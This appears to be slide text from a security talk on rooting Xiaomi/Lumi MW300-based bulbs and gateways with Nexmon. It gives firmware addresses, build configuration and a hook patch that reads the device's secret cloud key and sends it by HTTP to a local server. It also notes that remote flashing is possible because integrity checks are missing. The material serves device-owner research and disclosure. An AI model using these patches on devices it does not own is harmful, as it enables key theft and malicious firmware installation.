sub_1F065124	1.00	0.99	---	1F04D924	sub_1F04D924_1873	1F04C7B4	wrapper_wlan_handle_rx_packet		hash matching

Interesting functions

- httpc_get @ 1F04C50C
- bin2hex @ 0x1F071670
- snprintf @ 0x1F04903C
- wprintf @ 0x1F04835C
 - Console output
- otu_timer_info @ 0x1F046130
 - “otc_info” message to Cloud via UDP
 - First snprintf @ 0x1F046152

We need to find all functions that we want to use later in our patch

Nexmon requirements

We:

- ✓ Have the Firmware/Binary
- ✓ Know memory layout
- ✓ Have free space on flash for patch
- ✓ Know function names and signatures

Step 4:

CONFIGURE NEXMON

Define devices and firmware versions

patches/include/firmware_version.h

```
#ifndef FIRMWARE_VERSION_H
#define FIRMWARE_VERSION_H

#define CHIP_VER_ALL.....0

#define CHIP_VER_MW300_LED->->->->6
#define CHIP_VER_MW300_GW->->->->7

#define FW_VER_ALL.....0

#define FW_VER_MW300_LED_141_40->->->60

#define FW_VER_MW300_GW_141_150->->->70
#define FW_VER_MW300_GW_141_151->->->71
#define FW_VER_MW300_GW_141_156->->->72

#endif /* FIRMWARE_VERSION_H */
```

Unique ID for device

Unique ID for firmware version

Define firmware parameters


firmwares/mw300/lumi-gateway_141_156/definitions.mk

```
NEXMON_CHIP=CHIP_VER_MW300_GW
NEXMON_CHIP_NUM=`$(NEXMON_ROOT)/buildtools/scripts/ge
NEXMON_FW_VERSION=FW_VER_MW300_GW_141_156
NEXMON_FW_VERSION_NUM=`$(NEXMON_ROOT)/buildtools/scri

NEXMON_ARCH=armv7-m

RAM_FILE=section2_0x1f003768_mod.bin
RAMSTART=0x1f003768
RAMSIZE=0x88eb0

PATCHSTART=0x1F08C618 # RAMSTART + RAMSIZE
PATCHSIZE=0x500
```



Define existing functions

patches/common/wrapper.c

```
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04C50C)
int
httpc_get(const char *url_str, http_session_t *handle, http_resp_t **http_resp, int null)
RETURN_DUMMY
```

```
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F071670)
void bin2hex(char *src, char *dest, unsigned int src_len,
            unsigned int dest_len)
VOID_DUMMY
```

```
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04903C)
int
snprintf(char *buffer, int a, const char *format, ...)
RETURN_DUMMY
```

```
AT(CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156, 0x1F04835C)
int
wmprintf(const char *format, ...)
RETURN_DUMMY
```


Step 5:

WRITE PATCH, COMPILE, REBUILD


Write Patch

- patches\mw300\lumi-gateway_141_156\demo\src\patch.c

```
int
hook(char *buffer, int a, const char *format, ...) {
    → wprintf("=== Dustcloud Registration ===\r\n");
    → const char * aTag_mac = (const char *) 0x2000037E;
    → const char * aTag_did = (const char *) 0x20000386;
    → const char * aTag_key = (const char *) 0x2000038E;
    → char hookbuffer[140];
    → char hexkey[48];
    → bin2hex(aTag_key, hexkey, 16, 48);
    → snprintf(hookbuffer, 135, "http://192.168.1.2/register.php?key=%s", hexkey);
    → ping_server(hookbuffer);
    → return snprintf(buffer, a, format);
} →
// Trigger at snprintf in otw_timer_info
__attribute__((at(0x1F046152, "", CHIP_VER_MW300_GW, FW_VER_MW300_GW_141_156)))
BLPatch(hook, hook);
```




Rebuild



APPLY

OBVIOUSLY THIS VOIDS YOUR WARRANTY

Applying the modified firmware



Other Possible Modifications

- Marvell 88MW30x SDK WiFi sample apps
 - p2p_demo
 - raw_p2p_demo
 - wlan_frame_inject_demo
 - wlan_sniffer

Summary Lightbulbs / Gateway

- Rooting
 - Modification of the firmware
 - **Remote!** (thanks to missing integrity checks)
- Cloud Connection
 - Read all cloud communications in plaintext
 - Run with your **own** cloud



One word of warning...

- Never leave your devices unprovisioned
 - Someone else can provision it for you
 - Install malicious firmware
- Be careful with used devices
 - e.g. Amazon Marketplace
 - Some malicious software may be installed

Conclusion

- Basic best practices not used
 - No MD5 verification
 - Use of HTTPS and certificate verification broken
 - Hardware security features are missing
- Good
 - We can modify the devices
- Bad
 - Someone else can do too

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